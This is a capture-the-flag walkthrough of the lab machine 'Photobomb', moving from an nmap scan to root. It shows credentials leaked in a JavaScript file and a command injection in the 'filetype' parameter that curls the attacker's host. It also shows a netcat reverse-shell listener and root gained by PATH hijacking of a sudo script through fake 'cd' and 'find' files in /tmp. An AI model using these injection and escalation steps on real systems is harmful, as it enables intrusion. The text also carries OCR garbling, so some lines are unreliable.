

User Flag

**Privilege Escalation** 

3

9

## **User Flag**

### **NMAP Scanning**

```
Ls nmap -A $ip
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-20 12:37 EST
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
                    OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
ssh-hostkey:
   3072 e22473bbfbdf5cb520b66876748ab58d (RSA)
   256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
   256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Photobomb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 844.46 seconds
```

### Added address in /etc/hosts and open the web page



### Welcome to your new Photobomb franchise!


You will soon be making an amazing income selling premium photographic gifts.

This state of the art web application is your gateway to this fantastic new life. Your wish is its command.


To get started, please click here! (the credentials are in your welcome pack).

If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.

Upon clicking the link it asks for credentials.



As we do not have any credentials I got the page below.



# **401 Authorization Required**


nginx/1.18.0 (Ubuntu)

I tried to view the source code and found the photobomb.js file.


After opening that file I got the credentials.

Username: pH0t0 Password: b0Mb!

I logged in using the above credentials.



Upon logging using above credentials we saw it is an image downloading service.



So we intercepted the request and began testing of all 3 parameters. I have enabled the http.server and tried to inject a curl command.


For the photo parameter I got the response and it seems that it is not vulnerable.


```
Request
                                                                                                                                                                                                                                                                                                                                                                                                                                                                    Nn ≡
       Pretty
                                     Raw
   1 POST /printer HTTP/1.1
   2 Host: photobomb.htb
   3 Content-Length: 110
   4 Cache-Control: max-age=0
5 Authorization: Basic cEgwdDA6YjBNYiE=
   6 Upgrade-Insecure-Requests: 1
   7 Origin: http://photobomb.htb
   8 Content-Type: application/x-www-form-urlencoded
   9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
10 Accept:
         text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, image/apng, */*; q=0.8, application/signed-exchange; v=b, image/webp, image/webp, image/apng, */*; q=0.8, application/signed-exchange; v=b, image/apng, */*; q=0.8, application/signed-exchange; v=b, image/apng, 
         3: q=0.9
 11 Referer: http://photobomb.htb/printer
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
16 photo=wolfgang-hasselmann-RLEgmd107gs-unsplash.jpg&filetype=jpg%3bcurl+10.10.14.35%2fkali&dimensions=3000x2000
```

For the filetype parameter I got the response on our server. So this might be vulnerable.

```
serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:86http://0.0.0.0:80/)
10.10.11.182 - - [20/Jan/2023 12:49:56] code 404, message File not found
10.10.11.182 - - [20/Jan/2023 12:49:56] "GET /kali HTTP/1.1" 404 -
Hest: photobomb.htt
```

So I decided to generate a reverse shell command and enabled netcat.





After injecting the above snippet I got the user shell.

```
└-$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.11.182] 36794
$ ls\
ls\
> ls
ls
sh: 2: lsls: not found
$ ls
ls
log photobomb.sh public resized_images server.rb source_images
$ pwd
bwd
/home/wizard/photobomb
$ cd ..
cd ..
$ ls
ls
photobomb user.txt
$ cat user.txt
```

I got the user flag.

# **Privilege Escalation**

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
wizard@photobomb:~$ ls
ls
photobomb user.txt
wizard@photobomb:~$ sudo -l
sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
wizard@photobomb:~$
```

I began with the sudo -I command and checked the cleanup.sh file.

```
wizard@photobomb:~$ cat /opt/cleanup.sh
cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] &f ! [ -L log/photobomb.log ]
then
    /bin/cat log/photobomb.log > log/photobomb.log.old
    /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
wizard@photobomb:~$
```

Add /bin/bash in cd file and give all permissions

I also create find file because if one failed we have backup to get shell as root

Now just run that file with sudo permission and set the PATH to /temp directory

```
wizard@photobomb:~$ echo "/bin/bash" > /tmp/cd
echo "/bin/bash" > /tmp/cd
wizard@photobomb:~$ echo "/bin/bash" > /tmp/find
echo "/bin/bash" > /tmp/find
wizard@photobomb:~$ sudo PATH=/tmp:$PATH /opt/cleanup.sh
sudo PATH=/tmp:$PATH /opt/cleanup.sh
root@photobomb:/home/wizard/photobomb# id
id
uid=0(root) gid=0(root) groups=0(root)
root@photobomb:/home/wizard/photobomb# ls
ls
log photobomb.sh public resized images server.rb source images
root@photobomb:/home/wizard/photobomb# pwd
bwq
/home/wizard/photobomb
root@photobomb:/home/wizard/photobomb# cd ..
cd ..
root@photobomb:/home/wizard# pwd
```

```
/home/wizard
root@photobomb:/home/wizard# cd ..
root@photobomb:/home# pwd
pwd
/home
root@photobomb:/home# ls
ls
wizard
root@photobomb:/home# cd ..
root@photobomb:/# ls
ls
     dev home lib32 libx32
bin
                                    media
                                           opt
                                                 root
                                                       sbin
boot etc <u>lib</u>
               lib64 lost+found mnt
                                           proc
                                                 run
                                                       srv
                                                             tmp
                                                                  var
root@photobomb:/# cd /root
cd /root
root@photobomb:~# ls
ls
root.txt
root@photobomb:~#
```

I got root.